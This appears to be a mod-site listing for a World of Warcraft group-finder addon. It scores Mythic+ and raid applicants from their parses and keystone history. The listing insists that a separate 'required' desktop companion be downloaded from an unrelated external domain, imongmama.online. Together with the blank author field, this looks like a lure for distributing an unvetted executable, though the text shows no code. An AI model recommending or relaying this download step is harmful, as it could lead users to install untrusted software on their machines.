Party Finder
- By
01.png
02.png
03.png
04.png

01.png
Description
🛡️ Party Finder — M+ & Raid Performance Tracker
Tired of bricking keys with unvetted pug applicants whose Raider.IO scores were boosted or bought? Party Finder is an advanced World of Warcraft in-game tool that reveals the true throughput, consistency, and keystone clearance history behind any player in LFG.
✨ Key Features


📊 Median Bracket Parses: Prioritizes each applicant's Median Parse instead of misleading best parses, filtering out volatile one-hit-wonders and carried players.
🎯 Anti-Deplete Reliability Score (0–100): A real-time rating combining:
* Diminishing Throughput (20 pts): Consistent output evaluation with zero binary cliffs.
* Historic Consistency (30 pts): Penalizes wide variance between median and best keys.
* Target Dungeon Proximity (50 pts): Verifies timed clearances and route familiarity in the specific dungeon you are queued for.
🛡️ Role-Specific Evaluation: Evaluates Tanks and Healers using normalized Keystone Clearance Ratings rather than misleading raw HPS/DPS padding.
⚡ Seamless LFG Overlay: Integrates natively into Blizzard's Group Finder UI with non-intrusive tooltip adornments and a dedicated toggle HUD (`/pf`).
🚀 Quick-Start & Companion App
1. Install the AddOn: Download and install via CurseForge or extract into:
`World of Warcraft\_retail_\Interface\AddOns\PartyFinder`
2. Desktop Companion (Required):

* World of Warcraft cannot connect to external web APIs from inside the game due to Blizzard client security.

* The Desktop Companion is required to continuously sync fresh Warcraft Logs bracket parses for 54,000+ players via Cloudflare CDN and enrich live applicants the moment they queue for your group.
* Download the companion installer at: **[imongmama.online](https://imongmama.online/)**
3. In-Game Commands:
* `/pf` — Toggle the Party Finder HUD
🔒 Blizzard AddOn Policy Compliance
Party Finder strictly complies with Blizzard Entertainment's AddOn Development Policy. The in-game AddOn uses only standard Blizzard Lua APIs and SavedVariables (`PartyFinder.lua`). It never attaches to game memory, modifies client executables, or injects DLLs.
🌐 Official Website & Downloads
* Download the Desktop Companion and view setup guides at: [imongmama.online](https://imongmama.online/)
Party Finder Team